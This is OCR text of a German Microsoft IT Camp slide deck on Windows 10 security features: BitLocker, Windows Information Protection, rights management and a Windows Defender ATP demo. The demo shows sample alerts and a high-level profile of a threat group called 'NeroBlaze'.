
… haben schon einmal versehentlich sensible Informationen an einen **falschen Empfänger** geschickt.[1]



… Durchschnittskosten pro Datensatz **bei einem Datenverlust.**[2]

[1]Stroz Friedberg, "On The Pulse: Information Security In American Business," 2013
[2]HIPPA Secure Now, "A look at the cost of healthcare data breaches," Art Gross, 30. März 2012

ANFORDERUNGEN FÜR DEN **INFORMATIONSSCHUTZ**



VERSCHLÜSSELUNG VON GERÄTEN

BitLocker

Moderne Geräte sind möglicherweise bereits **standardmäßig** über die BitLocker-Technologie verschlüsselt

TPM wird immer häufiger eingesetzt

TPM ist seit Ende 2015 auf allen neuen Windows-Geräten vorhanden

Einfachere Bereitstellung und eine hohe Sicherheit, Zuverlässigkeit und Leistung

Einzelanmeldung für moderne Geräte und für konfigurierbare Windows 7-Hardware

An Unternehmen ausgerichtete Verwaltung (MBAM) und Compliance (FIPS)

ANFORDERUNGEN FÜR DEN **INFORMATIONSSCHUTZ**

SCHUTZ VON GERÄTEN	TRENNUNG VON DATEN	SCHUTZ VOR LEAKS	SCHUTZ BEI WEITERGABE
Schutz des Systems und der Daten im Fall von verlorenen oder gestohlenen Geräten	Eindämmung Trennung der Daten	Verhindern des Zugriffs durch nicht autorisierte Apps	

LÖSUNGEN
ZUM SCHUTZ VOR DATENVERLUSTEN

Mobile Plattformen

Einsatz von Containern

Schlechtere Benutzererfahrung

Einfache Bereitstellung

Geringe Kosten

ODER

Desktop-Plattform

Beschränkte Plattformintegration

Bessere Benutzererfahrung

Schwierige Bereitstellung

Höhere Kosten

WINDOWS INFORMATION PROTECTION

Integrierter Schutz vor ungewollten Daten-Leaks

Schützt lokal und auf mobilen Datenträgern gespeicherte Daten.

Eine Umgebung auf allen Windows 10-Geräten mit Schutz gegen Copy&Paste.


Bereitstellung mit Windows 10 Anniversary Update

Persönliche Daten und Unternehmensdaten werden identifiziert und können gelöscht werden.

Nahtlose Integration in die Plattform. Kein Wechseln oder Starten von Apps erforderlich.

Verhindert den Zugriff auf Unternehmensdaten durch nicht autorisierte Apps und Leaks durch Benutzer über Copy&Paste.

WINDOWS INFORMATION PROTECTION
LEBENSZYKLUS



Richtlinien und Schlüssel werden auf Gerät bereitgestellt

Aus dem Unternehmensnetzwerk kommende Daten werden automatisch von WIP geschützt

Eine App kann Daten automatisch schützen, oder Benutzer können Daten als privat oder geschäftlich definieren

Der Schutz kann überall auf dem Gerät und beim Verschieben von Daten auf mobile Datenträger aufrechterhalten werden Azure Information Services kann in B2B-Szenarien zum Schutz eingesetzt werden

Unternehmensdaten können bei Bedarf oder bei Außerbetriebsstellung des Gerätes selektiv gelöscht werden

ANFORDERUNGEN FÜR DEN **INFORMATIONSSCHUTZ**

SCHUTZ VON GERÄTEN	**TRENNUNG VON DATEN**	**SCHUTZ VOR LEAKS**	**SCHUTZ BEI WEITERGABE**
	Eindämmung TRENNUNG BYOD-DATEN	Verhindern des Zugriffs durch nicht autorisierte Apps	Schutz der Daten bei der Weitergabe an andere oder außerhalb der Geräte und Kontrolle der Organisation

SCHUTZ **BEI WEITERGABE**

Rechteverwaltungsdienste


Schutz aller Dateitypen an jedem Ort – unterwegs, Cloud, E-Mail, BYOD etc.

Unterstützung gängiger Geräte und Systeme – Windows, OSX, iOS, Android

Unterstützung von B2B und B2B per Azure Active Directory

Unterstützung von lokalen Szenarien und Cloud-basierten Szenarien (z. B. Office 365)

Nahtlose und einfachere Bereitstellung und Unterstützung von FIPS 140-2-Richtlinien und Compliance-Vorgaben



Persistenter und nicht entfernbarer Schutz für die Daten

Erhebliche Verbesserungen gegenüber Windows 7

Demo

Windows Information Protection

Windows

Microsoft IT Camps – Windows 10 Cyber Defense & Security

AGENDA

- Begrüßung, Vorstellung, Erwartungen
- Einführung Windows 10
- Neuer Ansatz Mobility
- Schutz von Geräten
- Schutz von Identitäten
- Schutz von Informationen
- Einbruchserkennung

DER WINDOWS 10-**SICHERHEITSSTACK**

SCHÜTZEN, ERKENNEN UND REAGIEREN

PRE-BREACH → **POST-BREACH**

Schutz von Geräten

Integrität der Geräte

Gerätesteuerung

Absicherung gegen Bedrohungen

SmartScreen

Windows-Firewall

Microsoft Edge

Device Guard

Windows Defender

Schutz der Identitäten

Windows Hello

Credential Guard

Schutz von Informationen

BitLocker und BitLocker to Go

Enterprise Data Protection

Einbruchserkennung: Untersuchung und Reaktion

Bedingter Zugriff

Windows Defender ATP

ANGRIFFE PASSIEREN SCHNELL UND SIND **SCHWER AUFZUHALTEN**

Wenn ein Angreifer eine E-Mail an **100 Mitarbeiter** Ihres Unternehmens sendet, …

… wird diese von **23 Mitarbeitern** geöffnet, …

… **11 Mitarbeiter** von den 23 öffnen den Anhang …

… und **sechs Mitarbeiter** machen dies innerhalb der **ersten Stunde.**

Quelle: Verizon 2015 Data Breach Investigations Report

WINDOWS DEFENDER
ADVANCED THREAT PROTECTION


ERKENNEN VON ERWEITERTEN ANGRIFFEN UND BESEITIGEN VON EINBRÜCHEN

In Windows integriert
Keine zusätzliche Bereitstellung und Infrastruktur. Immer auf dem neuesten Stand bei geringen Kosten.

Verhaltensbasierte und Cloud-gestützte Einbruchserkennung
Aussagekräftige und korrelierte Alarme für bekannte und unbekannte Bedrohungen. Echtzeitdaten und Verlaufsdaten.

Umfangreicher Untersuchungszeitraum
Umfang des Einbruchs leicht zu überblicken. Verschieben von Daten auf Endpunkten. Tief greifende Datei- und URL-Analyse.


Einzigartige Informationsdatenbank mit Bedrohungsinformationen
Einzigartige Ressourcen ermöglichen detaillierte Profile der Akteure Bedrohungsdaten von Microsoft und Drittanbietern.


Permanent aktive Ver-haltenssensoren auf Endpunkten
Forensische Sammlung
SecOps-Konsole
Erkundung
Alarme
Reaktion
SIEM/ Central-UX
Sicherheitsanalyse
Verhalten aus IOAs-Verzeichnis
Bekannte Bedrohungen
unbekannt
Bewertung von Dateien und URLs
Windows Defender ATP-Mandant des Kunden
Windows APT Hunters, MCS Cyber
Bedrohungsanalyse aus Partnerschaften
Bedrohungsanalyse durch Microsoft-Experten

Machine | Search (File, IP, URL, Machine)

ATP alerts

All time



Latest ATP alerts

Go to all alerts

Feb 18 18:07:01	NeroBlaze attack detected	High
Feb 18 11:54:02	Outlook dropped and executed a PE file	Medium
Feb 18 14:34:00	A suspicious Powershell commandline was executed	Medium
Feb 18 13:01:09	A reverse shell was detected	Medium


Top machines with ATP alerts

Go to machine view

5	CONT-LIZBEAN	1	3	1
1	CONT-LILYJARVIS	0	0	1
1	CONT-RODGERANDR	0	0	1
1	CONT-ERICGAYLOR	0	0	1

ATP alert trends

30 days



ATP alerts mapping

30 days


High severity malware

All time

Ransomware	5	1	12
Backdoor	7	0	16
Exploit	35	3	52
Trojan	17	0	25

Machines reporting

30 days



Status

Service status

Total machines reporting 3,547

Open message center

Machine | Search (File, IP, URL, Machine)

NeroBlaze attack detected

NeroBlaze	NeroBlaze attack detected	02.25.2016 08:08:32	*Today*	Command And Control	cont-lizbean-x5

More info about this alert

A set of behaviors likely associated with the NeroBlaze adversary was detected on this machine.

Recommended Actions

New

1. Contact your Incident Response team. NOTE: If you don't have an Incident Response team, contact the Microsoft Consulting Services (MCS) for architectural remediation and forensic investigation. A forensic investigation is important to assess the damage that might have been done.
2. Disconnect this machine and block the Command and Control (C2) URLs if you suspect significant data loss.
3. Identify the potentially-compromised accounts and begin monitoring for anomalous usage. Reset passwords and/or decommission confirmed affected user accounts.
4. Ensure your software has the latest patch, update your malware signatures, and close the vectors of attack.
5. Collect and provide the investigation team with indicators of compromise (IOC) for further analysis.

Alert timeline

	Description	First Observed	Details
02.25.2016			
08:08:32	powershell.exe	02.25.2016	3a9c990d346176b91f44b235a9c50b2d9bca046f
08:08:32	104.209.186.8	02.25.2016	

NeroBlaze attack detected

NeroBlaze	NeroBlaze attack detected	02.25.2016 08:08:32	*Today*	Command And Control	cont-lizbean-x5

NEROBLAZE

Introduction

Active since 2007, NeroBlaze is an activity group that has been used primarily to target government bodies, diplomatic institutions and political advisors. Frequent use of zero-day vulnerabilities, spear-phishing and a number of other distribution methods, makes NeroBlaze a highly resilient threat.

Interests

We have seen NeroBlaze target government agencies, diplomatic institutions, and military organizations/installations in NATO member states, and certain Eastern European countries. We have also observed it target organizations associated with political activism in central Asia.

Tools, tactics, and processes

NeroBlaze seeks out victim information through open-source intelligence and social media interaction. It uses simple spear phishing attacks to obtain victims' email account credentials, compiling information for further attacks. It uses email accounts from generic email providers in order to imitate the email provider to disguise the spear phishing emails as a notification from the generic email provider, such as 'a privacy alert.' NeroBlaze persistently sends spear phishing attacks over many months to the same victims.

NeroBlaze attacks higher-value targets with emails that contain lures designed to take control of the victims' machines. NeroBlaze uses a breadth of tactics using lure emails that include:

- URLs to websites containing zero-day exploits
- URLs to websites that use social engineering techniques that cause the victim to download malware
- Document attachments that contain zero-day exploits

NeroBlaze usually packages these emails into a lure that might be interesting to the victim. NeroBlaze tries to provide credibility to these emails by associating the sender with a real organization.

Exfiltration of information from the victim's network can happen through dedicated command and control (C2) infrastructure. NeroBlaze attempts to disguise this traffic through domain names that are associated with common tasks on the network, such as updates and malware checks. On rare instances, we have observed that NeroBlaze uses legitimate servers, such as local SMTP mail servers, to extract information. Overall, NeroBlaze tries to blend into the network traffic to avoid suspicion.

Areas affected

.

Recommended defenses

- Use the latest, up-to-date operating system and software versions with latest security mitigations
- Conduct enterprise software security awareness training, and build awareness about malware infection

Machine | Search (File, IP, URL, Machine)

Queue > NeroBlaze attack detected > **cont-lizbean-x5**

Machine

cont-lizbean-x5

Domain: contoso.org
OS: windows10

Machine IP Addresses

Last external IP: 40.122.164.91
Last internal IP: 10.0.0.13

Machine Reporting

First seen: 15 hours ago
Last seen: 10 minutes ago

Alerts related to this machine

02.25.2016	A port scanning tool was detected	Suspicious Activity	New
02.25.2016	NeroBlaze attack detected	Command And Control	New
02.25.2016	Anomaly detected in ASEP registry Software\Microsoft\Windows\CurrentVersion\Run	Persistence	New
02.25.2016	A potential reverse shell has been detected	Command And Control	New
02.25.2016	A suspicious Powershell commandline was executed on the machine	Lateral Movement	New
02.25.2016	Outlook dropped and executed a PE file.	Suspicious Activity	New

Machine in organization

Filter by: All Verbose

08:06:33	MpCmdRun.exe communicated with 23.96.212.225	MpCmdRun.exe > MpCmdRun.exe > **23.96.212.225**	
08:06:31	A suspicious Powershell commandline was executed on the machine		
08:06:29	install.exe ran cmd.exe	OUTLOOK.EXE > install.exe > **process**	liz.bean
08:06:29	cmd.exe ran PowerShell.exe as 'hidden'	install.exe > cmd.exe > **process**	liz.bean
